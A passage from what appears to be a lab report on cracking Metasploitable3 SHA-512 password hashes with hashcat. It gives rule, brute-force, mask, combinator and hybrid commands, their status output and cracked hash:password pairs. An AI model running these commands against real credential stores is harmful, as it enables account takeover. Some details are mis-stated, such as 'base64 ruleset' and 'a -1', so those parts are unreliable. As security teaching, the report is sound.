


Figure 49: Rule Based Attack : best64 rule status

Along with the base64 ruleset and rockyou ruleset, we also utilized combinator.rule with example.dict as a wordlist.





Figure 50: Rule Based Attack: combinator.rule

This command specified the hash type as SHA-512 (indicated by -m 1800), set the attack mode to straight (indicated by -a 0), and applied the combinator.rule to generate new password candidates by combining entries from the example.dict wordlist.



The combinator.rule effectively combines two or more words from the wordlist, allowing the attack to cover a broader range of potential passwords. This approach is particularly useful as many users create passwords by merging common words or phrases, thus increasing the likelihood of cracking passwords that might not have been found through straightforward wordlist attacks. By utilizing this method, we successfully cracked four passwords, demonstrating the robustness of combining multiple rulesets to enhance the password cracking process.





Figure 52 Four password cracked

Passwords that were cracked with this approach are shown below:



3. Bruteforce Attack (-a 3):

To demonstrate the vulnerability of using identical passwords across multiple user accounts by cracking SHA-512 hashes from the unshadow file using Hashcat.

Method:

- Hash type: SHA-512 (Hashcat mode 1800)
- Attack mode: Brute force (-a 3)
- Wordlist: example.dict




Figure 53. Brute force attack command

Process:

- The hashes belonging to two users: *'testuser2'* & *'testuser3'*, which was extracted from the metasploitable3 ProFTPD exploit were stored in a file named 'ourproject.txt'.
- The above mentioned Hashcat command was executed, utilizing the SHA-512 mode (-m 1800) and brute force attack (-a 3).

- The 'example.dict' wordlist was used as the base for generating password candidates.




Figure 54. The hash values of the two users stored in ourproject.txt

Results:

The attack successfully cracked the passwords for both user accounts, revealing that they shared the same password - *'testuser123'*




Figure 55. Hashcat recovered the passwords of both the users

As mentioned in Figure 50, the recovered passwords and their hashes are stored in the hashcat.potfile. Here, we can find the password - *'testuser123'* being assigned to two different hashes.




Figure 56. Hashes cracked are saved in the hashcat.potfile

Using the same password for many accounts significantly raises the risk of a security attack. The fact that the passwords could be broken using a simple wordlist such as

'example.dict' or *'rockyou.txt'* indicates that they weren't sufficiently complex. SHA-512 is thought to be a strong hashing algorithm but it does not secure weak or commonly used passwords.

4. Toggle-Case Attack


A Toggle-Case Attack is a password cracking technique that systematically alters the case of characters in potential passwords to generate variations. This method exploits the tendency of users to use simple, common words as passwords while making slight modifications, such as changing the case of letters.

The attack employs a wordlist that includes potential passwords, along with a set of predefined rules that modify the case of each character. In this instance, we did not use the rockyou.txt wordlist, as it has previously proven to be time-consuming. Instead, we downloaded a different wordlist (e.g., 10-million-password-list-top-1000.txt) that contains a selection of common passwords.

5. Combinator attack

Two dictionaries were created to perform a combinator attack using hashcat. The results are stored in the cracked file.

Attack mode: Combinator attack (a -1)



The above status message shows that 2 new passwords are cracked with this approach

Results:

```
$6$eXkLkClR$FCInwgG7d7ft7Es77t6ugv8e/Yo7SmhwV.EvSMo3Y73BsOJVr2AXUs0h1rmHaqO64kcA7oI0h81HoZ3aZPgcQ1:testuser123
$6$uzrqjrly$.e51TMOEfHSpJ9/cWGf14pEN5veCikBiN2i.AbXgLR92RetXyAAfzgiNtiof4h1gwZ4lC.cC/9OUqiuuXRABP.:testuser123
```

6. **Bruteforce with Masking attack**

Various combinations of masking were applied with the bruteforce method to crack the passwords.

- **Using 6 lowercase letters**

Random combinations of 6 lowercase letters were tried in the below example and the results are stored in the bruteforce_mask file. Though the status showed 85 days, 1 password "hacker" was cracked within 3 mins using this method.

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 3 -o bruteforce_mask.txt unshadow.txt ?l?l?l?l?l?l
hashcat (v6.2.6) starting
```


```
Session..........: hashcat
Status...........: Quit
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 10:49:31 2024 (3 mins, 1 sec)
Time.Estimated...: Sun Jan 12 03:23:47 2025 (85 days, 17 hours)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?l?l?l?l?l?l [6]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      375 H/s (7.82ms) @ Accel:32 Loops:512 Thr:1 Vec:4
Recovered........: 3/12 (25.00%) Digests (total), 1/12 (8.33%) Digests (new), 3/12 (25.00%) Salts
Progress.........: 81632/3706989312 (0.00%)
Rejected.........: 0/81632 (0.00%)
Restore.Point....: 256/11881376 (0.00%)
Restore.Sub.#1...: Salt:2 Amplifier:3-4 Iteration:3584-4096
Candidate.Engine.: Device Generator
Candidates.#1....: bftter → bodrer
Hardware.Mon.#1..: Util: 82%
```

```
┌──(root㉿kali)-[~/.local/share/hashcat]
└─# cat hashcat.potfile
$6$eXkLkClR$FCInwgG7d7ft7Es77t6ugv8e/Yo7SmhwV.EvSMo3Y73BsOJVr2AXUs0h1rmHaqO64kcA7oI0h81HoZ3aZPgcQ1:testuser123
$6$uzrqjrly$.e51TMOEfHSpJ9/cWGf14pEN5veCikBiN2i.AbXgLR92RetXyAAfzgiNtiof4h1gwZ4lC.cC/9OUqiuuXRABP.:testuser123
$6$hzCNgzDj$hH2DYapE1Pa/E0ZEDsbc6L6w2×8C6Rg7ceN66/b30Hkiove/vridhN5HF.qJTnIv7o961ReDR74qA763nHv6L1:hacker
```


- **7 letters**

Following the 6 letters , 7 lowercase letters and 1 uppercase with 6 lowercase letters were tried. No successful cracking was made in these attempts, hence the process was aborted.

```
┌──(root㉿kali)-[~/.local/share/hashcat]
└─# hashcat -m 1800 -a 3 -o bruteforce_mask.txt unshadow.txt ?l?l?l?l?l?l?l
hashcat (v6.2.6) starting
```



- **Lowercase characters with special char**



The above command was executed to try the combination of 5 lowercase characters with 1 special character in the end.

The above command was executed to try 6 lowercase with "@" in the end. Both commands were aborted as no cracking was successful for a period of time.

7. **Hybrid Wordlist + mask**

An example dictionary of words is created to perform a hybrid attack.Here, the attack mode is set to 6 to perform a hybrid attack by combining a wordlist with a mask.

- **Wordlist + 1 number**

The above command executes the cracking by combining each word in the *example1.dict* with a single number in the end using the mask *?d* (indicates the set of numbers from 0 to 9)..

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 12:43:13 2024 (4 secs)
Time.Estimated...: Fri Oct 18 12:43:33 2024 (16 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (example1.dict), Left Side
Guess.Mod........: Mask (?d) [1], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:      404 H/s (7.82ms) @ Accel:64 Loops:256 Thr:1 Vec:4
Recovered........: 4/12 (33.33%) Digests (total), 1/12 (8.33%) Digests (new), 4/12 (33.33%) Salts
Progress.........: 2112/12360 (17.09%)
Rejected.........: 0/2112 (0.00%)
Restore.Point....: 0/103 (0.00%)
Restore.Sub.#1...: Salt:3 Amplifier:3-4 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: ability3 → time3
Hardware.Mon.#1..: Util: 86%
```

```
$6$3DhD18f5$GrgJ84DCNPv.5qMFI72fqgryT5W.IfC5J1mbiI87RjzTye4S2zHNYIhT5mRlMntn5pUWrjgyqYEiGWG.0ZEhs.:hello1
```

The status shows that 1 new password has been cracked successfully.

- **Wordlist with uppercase + special character**

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 6 -o wordlist_mask.txt unshadow.txt example1.dict ?u?s
hashcat (v6.2.6) starting
```

The example wordlist is combined with 1 uppercase and a special character at the end using the mask *?u?s* (u - uppercase, s- special character)

- **Wordlist + 2 numbers**

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 6 -o wordlist_mask.txt unshadow.txt example1.dict ?d?d
hashcat (v6.2.6) starting
```

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 12:55:22 2024 (1 min, 33 secs)
Time.Estimated...: Fri Oct 18 12:58:28 2024 (1 min, 33 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (example1.dict), Left Side
Guess.Mod........: Mask (?d?d) [2], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:      418 H/s (15.22ms) @ Accel:64 Loops:512 Thr:1 Vec:4
Recovered........: 5/12 (41.67%) Digests (total), 1/12 (8.33%) Digests (new), 5/12 (41.67%) Salts
Progress.........: 65088/123600 (52.66%)
Rejected.........: 0/65088 (0.00%)
Restore.Point....: 0/103 (0.00%)
Restore.Sub.#1...: Salt:10 Amplifier:17-18 Iteration:4096-4608
Candidate.Engine.: Device Generator
Candidates.#1....: ability89 → time89
Hardware.Mon.#1..: Util: 83%
```

```
$6$uUvGefUz$r5U4DEe/vXCRyK.kWz8Odv6VV4nNRYftGGDzN07Y/rWno5SqxQ4.NG.Znn/GkYf5a9mMIv3WD2i0Kd7K53g6Z/:android67
```

The example wordlist is combined with two digits at the end using the mask *?d?d*. It cracks one new password using this approach.

- **Wordlist + special character**

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 6 -o wordlist_mask.txt unshadow.txt example1.dict ?s
hashcat (v6.2.6) starting
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 12:59:24 2024 (16 secs)
Time.Estimated...: Fri Oct 18 13:00:26 2024 (46 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (example1.dict), Left Side
Guess.Mod........: Mask (?s) [1], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:      334 H/s (3.07ms) @ Accel:256 Loops:64 Thr:1 Vec:4
Recovered........: 6/12 (50.00%) Digests (total), 1/12 (8.33%) Digests (new), 6/12 (50.00%) Salts
Progress.........: 21733/40788 (53.28%)
Rejected.........: 0/21733 (0.00%)
Restore.Point....: 0/103 (0.00%)
Restore.Sub.#1...: Salt:6 Amplifier:13-14 Iteration:4096-4160
Candidate.Engine.: Device Generator
Candidates.#1....: ability+ → thrive+
Hardware.Mon.#1..: Util: 71%
```

In this method, the example dictionary of wordlist is combined with 1 special character in the end using the mask *?s* (special characters included !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~)

```
$6$W7X03ohK$rjX8S5yhvifD4mQbxLD7lCpJEvALRfeZhDSnJ7qocrqkQnjIpFTZwGW96O3z/awbMyzm6TCmZy3Qadc5dbP8m/:bicycle@
```

8. **Combinator with rule**

- **2 wordlist with left rule**

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 1 -o wordlist_mask.txt unshadow.txt dict1.txt dict2.txt -j '$-'
hashcat (v6.2.6) starting
```

Two wordlist is combined with a "-" in the left using the command *-j* (-j, --rule-left=RULE) : Single rule applied to each word on the left dictionary[12]

- **3 wordlist with left join rule**

```
┌──(root㉿kali)-[/home/kali]
└─# awk 'NR==FNR{a[NR]=$0; next} {for (i=1; i<=length(a); i++) print a[i] "-" $0}' dict1.txt dict2.txt > dict3.txt
```

In this approach, 3 wordlists are combined with the single left rule to crack the passwords. As the hashcat is having a limitation to use only 2 wordlists together in the combinator mode, 2 wordlists are combined using the above command and the output saved in *dict3.txt* which contains all possible combinations of entries from *dict1.txt dict2.txt*.

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 1 -o wordlist_mask.txt unshadow.txt dict1.txt dict3.txt  -j '$-'
hashcat (v6.2.6) starting
```

In the next step, combinator attack with the combined list and the other list is executed. No passwords were cracked. The next approach included adding "-" at the left of the list and executed and 1 new password was cracked

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 15:33:01 2024 (2 mins, 49 secs)
Time.Estimated...: Fri Oct 18 15:35:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (dict1.txt), Left Side
Guess.Mod........: File (dict3.txt), Right Side
Speed.#1.........:      182 H/s (0.85ms) @ Accel:32 Loops:64 Thr:1 Vec:4
Recovered........: 7/12 (58.33%) Digests (total), 1/12 (8.33%) Digests (new), 7/12 (58.33%) Salts
Progress.........: 62400/62400 (100.00%)
Rejected.........: 0/62400 (0.00%)
Restore.Point....: 20/20 (100.00%)
Restore.Sub.#1...: Salt:11 Amplifier:259-260 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: -engineer-stroll → -engineer-stroll
Hardware.Mon.#1..: Util: 58%

Started: Fri Oct 18 15:32:57 2024
```

```
$6$1aQxhFB2$1mXGW6KRxID4ofi9xnCudNJLvq2Djdh.LuPsn9A8XpupZcjbVFE93xfvn8NDqvJ4DtlHojwRN847rIFZNXbMU1:ruling-engineer-stroll
```

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 1 -o wordlist_mask.txt unshadow.txt dict1.txt dict3.txt  -j '$_'
hashcat (v6.2.6) starting
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadow.txt
Time.Started.....: Fri Oct 18 16:04:23 2024 (1 min, 13 secs)
Time.Estimated...: Fri Oct 18 16:05:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (dict1.txt), Left Side
Guess.Mod........: File (dict3.txt), Right Side
Speed.#1.........:      313 H/s (4.95ms) @ Accel:32 Loops:512 Thr:1 Vec:4
Recovered........: 8/12 (66.67%) Digests (total), 1/12 (8.33%) Digests (new), 8/12 (66.67%) Salts
Progress.........: 62640/62640 (100.00%)
Rejected.........: 0/62640 (0.00%)
Restore.Point....: 20/20 (100.00%)
Restore.Sub.#1...: Salt:11 Amplifier:260-261 Iteration:4608-5000
Candidate.Engine.: Device Generator
```

```
$6$gVjTFOpN$r9WK148wwHD7R42K7wpoZHCSgU3/zjwQmbdzNxGXF88vCdC7rGdCcbMx14oswQsBtA0aUa341diGd1.Z/P94J0:boba_user_cat
```

Using the same approach, the special character "_" is added to the left of the list and executed which resulted in successfull cracking of one more password.

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 1 -o wordlist_mask.txt unshadow.txt dict1.txt dict3.txt  -j '$@'
hashcat (v6.2.6) starting
```

The above command joins *"@"* to the left of each word and no successful cracking was done in this approach.

- **3 wordlist with right join rule**

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 1 -o wordlist_mask.txt unshadow.txt dict1.txt dict3.txt  -k '$!'
hashcat (v6.2.6) starting
```

In the above command, *"!"* is added to the right of the each word of the wordlist using the command -k

(-k, --rule-right=RULE) : Single rule applied to each word on the right dictionary[12]

9. Hybrid mask + wordlist

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1800 -a 7 -o wordlist_mask.txt unshadow.txt ?d example1.dict
hashcat (v6.2.6) starting
```

```
Dictionary cache hit:
* Filename..: example1.dict
* Passwords.: 104
* Bytes.....: 802
* Keyspace..: 104

Hashes: 12 digests; 12 unique digests, 12 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

Using mode 7 (Hybrid mask + wordlist), the command was altered to make a combination of a digit to the right of each of the wordlist. The dictionary contained 104 words and no passwords were cracked in this approach.

Results

```
┌──(root㉿kali)-[/home/kali]
└─# cat wordlist_mask.txt
6$hzCNgzDj$hH2DYapE1Pa/E0ZEDsbc6L6w2×8C6Rg7ceN66/b30Hkiove/vridhN5HF.qJTnIv7o961ReDR74qA763nHv6L1:hacker
$6$3DhD18f5$GrgJ84DCNPv.5qMFI72fqgryT5W.IfC5J1mbiI87RjzTye4S2zHNYIhT5mRlMntn5pUWrjgyqYEiGWG.0ZEhs.:hello1
$6$uUvGefUz$r5U4DEe/vXCRyK.kWz8Odv6VV4nNRYftGGDzN07Y/rWno5SqxQ4.NG.Znn/GkYf5a9mMIv3WD2i0Kd7K53g6Z/:android67
$6$W7X03ohK$rjX8S5yhvifD4mQbxLD7lCpJEvALRfeZhDSnJ7qocrqkQnjIpFTZwGW96O3z/awbMyzm6TCmZy3Qadc5dbP8m/:bicycle@
$6$1aQxhFB2$1mXGW6KRxID4ofi9xnCudNJLvq2Djdh.LuPsn9A8XpupZcjbVFE93xfvn8NDqvJ4DtlHojwRN847rIFZNXbMU1:ruling-engineer-stroll
$6$gVjTFOpN$r9WK148wwHD7R42K7wpoZHCSgU3/zjwQmbdzNxGXF88vCdC7rGdCcbMx14oswQsBtA0aUa341diGd1.Z/P94J0:boba_user_cat
